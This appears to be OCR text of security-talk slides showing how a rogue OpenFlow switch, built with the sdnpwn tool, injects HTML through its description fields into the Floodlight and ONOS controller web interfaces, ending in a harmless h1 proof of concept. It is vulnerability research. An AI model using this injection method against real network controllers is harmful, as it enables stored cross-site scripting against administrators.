
Port Table

Show 10 entries Search:

No	R. Packets	Tran. Packets	R. Bytes	Tran. Bytes	R. Dropped	Tran. Dropped	Coll.	Duration(s)

Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None



ONOS Summary

Version :	1.9.0
Devices :	5
Links :	0
Hosts :	8
Topology SCCs :	5
Intents :	0
Tunnels :	0
Flows :	5

of:0000000000000004

URI :	of:0000000000000004
Vendor :	Nicira, Inc.
H/W Version :	Open vSwitch
S/W Version :	2.0.2
Serial # :	None
Protocol :	OF_10
Latitude :	
Longitude :	


of:0000000000000004

URI :	of:0000000000000004
Vendor :	Nicira, Inc.
H/W Version :	Open vSwitch
S/W Version :	2.0.2
Serial # :	None
Protocol :	OF_10
Latitude :	
Longitude :	

Vulnerability Discovery

Vulnerability Discovery

Something of interest




Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None

Vulnerability Discovery

Something of interest



Switch Detail


MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None

Potential XSS

Vulnerability Discovery

Is this input sanitized?

Something of interest




Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None


Potential XSS

Vulnerability Discovery

Something of interest



ℹ Switch Detail	
MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None




Potential XSS

Is this input sanitized?

No tools to check

Vulnerability Discovery

Something of interest



ℹ Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None

Potential XSS


Is this input sanitized?

No tools to check

Code review

Vulnerability Discovery

Something of interest



ℹ Switch Detail


MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None

Potential XSS


Is this input sanitized?

No tools to check


Code review




```java
 */
public class OFSwitchManager implements IOFSwitchManager, INewOFConnectionListener,
IHAListener, IFloodlightModule, IOFSwitchService, IStoreListener<DatapathId> {
    private static final Logger log = LoggerFactory.getLogger(OFSwitchManager.class);

    private static volatile OFControllerRole role;
    private static SwitchManagerCounters counters;

    private static ISyncService syncService;
    private static IStoreClient<DatapathId, SwitchSyncRepresentation> storeClient;
    public static final String SWITCH_SYNC_STORE_NAME = OFSwitchManager.class.getCanonicalName() + ".stateStore";

    private static int tcpSendBufferSize = 4 * 1024 * 1024;
    private static int workerThreads = 16; /* perform r/w I/O on accepted connections (switches) */
    private static int bossThreads = 1; /* just listens and accepts on server socket; workers handle r/w I/O */
    private static int connectionBacklog = 1000; /* pending connections boss thread will queue to accept */
    private static int connectionTimeoutMsec = 60000; /* how long to allow TCP handshake to complete (default is 60ish secs) */
    private static TransportPort openFlowPort = TransportPort.of(6653);
    private static Set<IPv4Address> openFlowAddresses = new HashSet<IPv4Address>();

```



```java
            if(newStatus == SwitchStatus.MASTER  && role != OFControllerRole.ROLE_MASTER) {
                counters.invalidSwitchActivatedWhileSlave.increment();
                log.error("Switch {} activated but controller not MASTER", sw);
                sw.disconnect();
                return; // only react to switch connections when master
            }

            if(!oldStatus.isVisible() && newStatus.isVisible()) {
                // the switch has just become visible. Send 'add' notification to our
                // listeners
                addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.ADDED));
            } else if((oldStatus.isVisible() && !newStatus.isVisible())) {
                addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.REMOVED));
            }

            // note: no else if - both may be true
            if(oldStatus != SwitchStatus.MASTER && newStatus == SwitchStatus.MASTER ) {
                counters.switchActivated.increment();
                addUpdateToQueue(new SwitchUpdate(dpid,
                        SwitchUpdateType.ACTIVATED));
            } else if(oldStatus == SwitchStatus.MASTER && newStatus != SwitchStatus.MASTER ) {
                counters.switchDeactivated.increment();
                addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.DEACTIVATED));
            }
        }

        @Override
```




```java
    private static NioEventLoopGroup bossGroup;
    private static NioEventLoopGroup workerGroup;
    private static DefaultChannelGroup cg;

    protected static Timer timer;

    /** IHAListener Implementation **/
    @Override
    public void transitionToActive() {
        role = HARole.ACTIVE.getOFRole();
    }

    @Override
    public void transitionToStandBy() {
        role = HARole.STANDBY.getOFRole();
    }

    /** IOFSwitchManager Implementation **/

    @Override public SwitchManagerCounters getCounters() {
        return counters;
    }

    private void addUpdateToQueue(IUpdate iUpdate) {
        floodlightProvider.addUpdateToQueue(iUpdate);
    }

    @Override
    public synchronized void switchAdded(IOFSwitchBackend sw) {
        DatapathId dpid = sw.getId();
        IOFSwitchBackend oldSw = switches.put(dpid, sw);

        if (oldSw == sw)  {
            // Note == for object equality, not .equals for value
            counters.errorActivatedSwitchNotPresent.increment();
            log.error("Switch {} added twice?", sw);
            return;
        } else if (oldSw != null) {
            // This happens either when we have switches with duplicate
            // DPIDs or when a switch reconnects before we saw the
            // disconnect
            counters.switchWithSameDpidActivated.increment();
            log.warn("New switch added {} for already-added switch {}", sw, oldSw);
            // We need to disconnect and remove the old switch
            oldSw.cancelAllPendingRequests();
            addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.REMOVED));
            oldSw.disconnect();
        }

        /*
         * Set some other config options for this switch.
```



```java
    @Override
    public synchronized void switchAdded(IOFSwitchBackend sw) {
        DatapathId dpid = sw.getId();
        IOFSwitchBackend oldSw = switches.put(dpid, sw);

        if (oldSw == sw)  {
            // Note == for object equality, not .equals for value
            counters.errorActivatedSwitchNotPresent.increment();
            log.error("Switch {} added twice?", sw);
            return;
        } else if (oldSw != null) {
            // This happens either when we have switches with duplicate
            // DPIDs or when a switch reconnects before we saw the
            // disconnect
            counters.switchWithSameDpidActivated.increment();
            log.warn("New switch added {} for already-added switch {}", sw, oldSw);
            // We need to disconnect and remove the old switch
            oldSw.cancelAllPendingRequests();
            addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.REMOVED));
            oldSw.disconnect();
        }

        /*
         * Set some other config options for this switch.
```

Vulnerability Discovery

Something of interest



ℹ Switch Detail

MAC	: 00:00:00:00:00:00:00:01
Version	: OF_10
Vendor	: Nicira, Inc.
Hardware Info	: Open vSwitch
Software Version	: 2.0.2
Serial Number	: None
Datapath	: None


Potential XSS

Is this input sanitized?

No tools to check


Code review

No Sanitation!




```
public class OFSwitchManager implements IOFSwitchManager, INewOFConnectionListener,
IHAListener, IFloodlightModule, IOFSwitchService, IStoreListener<DatapathId> {
    private static final Logger log = LoggerFactory.getLogger(OFSwitchManager.class);

    private static volatile OFControllerRole role;
    private static SwitchManagerCounters counters;

    private static ISyncService syncService;
    private static IStoreClient<DatapathId, SwitchSyncRepresentation> storeClient;
    public static final String SWITCH_SYNC_STORE_NAME = OFSwitchManager.class.getCanonicalName() + ".stateStore";

    private static int tcpSendBufferSize = 4 * 1024 * 1024;
    private static int workerThreads = 16; /* perform r/w I/O on accepted connections (switches) */
    private static int bossThreads = 1; /* just listens and accepts on server socket; workers handle r/w I/O */
    private static int connectionBacklog = 1000; /* pending connections boss thread will queue to accept */
    private static int connectionTimeoutMsec = 60000; /* how long to allow TCP handshake to complete (default is 60ish secs) */
    private static TransportPort openFlowPort = TransportPort.of(6653);
    private static Set<IPv4Address> openFlowAddresses = new HashSet<IPv4Address>();

```

```
            if(newStatus == SwitchStatus.MASTER  && role != OFControllerRole.ROLE_MASTER) {
                counters.invalidSwitchActivatedWhileSlave.increment();
                log.error("Switch {} activated but controller not MASTER", sw);
                sw.disconnect();
                return; // only react to switch connections when master
            }

            if(!oldStatus.isVisible() && newStatus.isVisible()) {
                // the switch has just become visible. Send 'add' notification to our
                // listeners
                addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.ADDED));
            } else if((oldStatus.isVisible() && !newStatus.isVisible())) {
                addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.REMOVED));
            }

            // note: no else if - both may be true
            if(oldStatus != SwitchStatus.MASTER && newStatus == SwitchStatus.MASTER ) {
                counters.switchActivated.increment();
                addUpdateToQueue(new SwitchUpdate(dpid,
                        SwitchUpdateType.ACTIVATED));
            } else if(oldStatus == SwitchStatus.MASTER && newStatus != SwitchStatus.MASTER ) {
                counters.switchDeactivated.increment();
                addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.DEACTIVATED));
            }
        }

        @Override
```



```

    private static NioEventLoopGroup bossGroup;
    private static NioEventLoopGroup workerGroup;
    private static DefaultChannelGroup cg;

    protected static Timer timer;

    /** IHAListener implementation **/
    @Override
    public void transitionToActive() {
        role = HARole.ACTIVE.getOFRole();
    }

    @Override
    public void transitionToStandby() {
        role = HARole.STANDBY.getOFRole();
    }

    /** IOFSwitchManager implementation **/

    @Override public SwitchManagerCounters getCounters() {
        return counters;
    }

    private void addUpdateToQueue(IUpdate iUpdate) {
        floodlightProvider.addUpdateToQueue(iUpdate);
    }

    @Override
    public synchronized void switchAdded(IOFSwitchBackend sw) {
        DatapathId dpid = sw.getId();
        IOFSwitchBackend oldSw = switches.put(dpid, sw);

        if (oldSw == sw)  {
            // Note == for object equality, not .equals for value
            counters.errorActivatedSwitchNotPresent.increment();
            log.error("Switch {} added twice?", sw);
            return;
        } else if (oldSw != null) {
            // This happens either when we have switches with duplicate
            // DPIDs or when a switch reconnects before we saw the
            // disconnect
            counters.switchWithSameDpidActivated.increment();
            log.warn("New switch added {} for already-added switch {}", sw, oldSw);
            // We need to disconnect and remove the old switch
            oldSw.cancelAllPendingRequests();
            addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.REMOVED));
            oldSw.disconnect();
        }

        /*
         * Set some other config options for this switch.
```




```
    @Override
    public synchronized void switchAdded(IOFSwitchBackend sw) {
        DatapathId dpid = sw.getId();
        IOFSwitchBackend oldSw = switches.put(dpid, sw);

        if (oldSw == sw)  {
            // Note == for object equality, not .equals for value
            counters.errorActivatedSwitchNotPresent.increment();
            log.error("Switch {} added twice?", sw);
            return;
        } else if (oldSw != null) {
            // This happens either when we have switches with duplicate
            // DPIDs or when a switch reconnects before we saw the
            // disconnect
            counters.switchWithSameDpidActivated.increment();
            log.warn("New switch added {} for already-added switch {}", sw, oldSw);
            // We need to disconnect and remove the old switch
            oldSw.cancelAllPendingRequests();
            addUpdateToQueue(new SwitchUpdate(dpid, SwitchUpdateType.REMOVED));
            oldSw.disconnect();
        }

        /*
         * Set some other config options for this switch.
         */
```


Exploitation

- Problem!
  - How do we send custom switch details?

Exploitation

- Switch details are sent during the initial OpenFlow handshake






```
/* Body of reply to OFPST_DESC request. Each entry is a NULL-terminated
* ASCII string. */
struct ofp_desc_stats {
char mfr_desc[DESC_STR_LEN]; /* Manufacturer description. */
char hw_desc[DESC_STR_LEN]; /* Hardware description. */
char sw_desc[DESC_STR_LEN]; /* Software description. */
char serial_num[SERIAL_NUM_LEN]; /* Serial number. */
char dp_desc[DESC_STR_LEN]; /* Human readable description of datapath. */
};
OFP_ASSERT(sizeof(struct ofp_desc_stats) == 1056);
```

Exploitation


- Switch CLI
  - Limited options.
- Modify switch binary
  - Difficult to quickly alter payloads.
- Intercept and modify traffic
  - Tricky to implement correctly.
- Create a custom switch with config file for switch details
  - Bit of work involved but doable…

Exploitation

- sdnpwn of-switch
    - Switch details can be defined in a config file




```
dylan@kali:~/Projects/sdnpwn$ ./sdnpwn.py info of-switch
[+] Module Name: of_switch
[+] Description: OpenFlow Switch
[+] Usage:
Option                Description                                       Required
--------------------  ------------------------------------------------  ----------
-c | --controller     IP address of controller (Default 127.0.0.1)      No
-p | --port           Openflow port on controller (Default 6633)        No
-r | --config         Switch configuration file to use                  Yes
-l | --listen         Port for switch relay proxy                       No
-o | --output-to      Interface to forward packet out message payloads  No
-f | --output-filter  Filter packets by output port. Use with -o         No
-v | --verbose        Enable verbose output                             No
```



```
{
  "of-switch": {
          "vendor_id":8992,
          "description": {
                  "manufacturer_description":"Manufacturer desc",
                  "hardware_description":"Hardware desc",
                  "software_description":"Software desc",
                  "serial_number":"12345",
                  "dataplane_description":"Dataplane Desc"
          },
          "features": {
                  "dataplane_id":"00:00:de:ad:be:ed:de:ad",
                  "number_of_buffers":1,
                  "number_of_tables":1,
                  "capabilities":0,
                  "actions":0
          },
          "ports":[
                  {
                    "port_no":1,
                    "hardware_address": "11:11:11:11:11:11",
                    "port_name": "eth0",
                    "port_config":0,
                    "port_state":0,
                    "port_curr":0,
                    "port_advertised":0,
                    "port_supported":0,
                    "port_peer":0
                  }
          ],
          "stats":{
                  "flow_stats": {
                                  "duration_sec":0,
                                  "duration_nsec":0,
                                  "packet_count":0,
                                  "byte_count":0
                  }
          }
  }
}
```


Exploitation



```
"description": {
        "manufacturer_description":"Manufacturer Desc",
        "hardware_description":"<h1>HTML Injection!</h1>",
        "software_description":"Software Desc",
        "serial_number":"Serial Number",
        "dataplane_description":"DP Desc"
},
```


<h1>HTML Injection</h1>

Exploitation




```
"description": {
        "manufacturer_description":"Manufacturer Desc",
        "hardware_description":"<h1>HTML Injection!</h1>",
        "software_description":"Software Desc",
        "serial_number":"Serial Number",
        "dataplane_description":"DP Desc"
},
```

<h1>HTML Injection</h1>



ℹ Switch Detail

MAC	:
Version	: OF_10
Vendor	: Manufacturer Desc
Hardware Info	: HTML Injection!
Software Version	: Software Desc
Serial Number	: Serial Number
Datapath	: DP Desc



of:0000deadbeeddead

URI :	of:0000deadbeeddead
Vendor :	Manufacturer desc
H/W Version :	HTML Injection!
S/W Version :	Software desc
Serial # :	12345
Protocol :	OF_10

Developing a Proof-of-Concept (PoC)

- We have something to report!

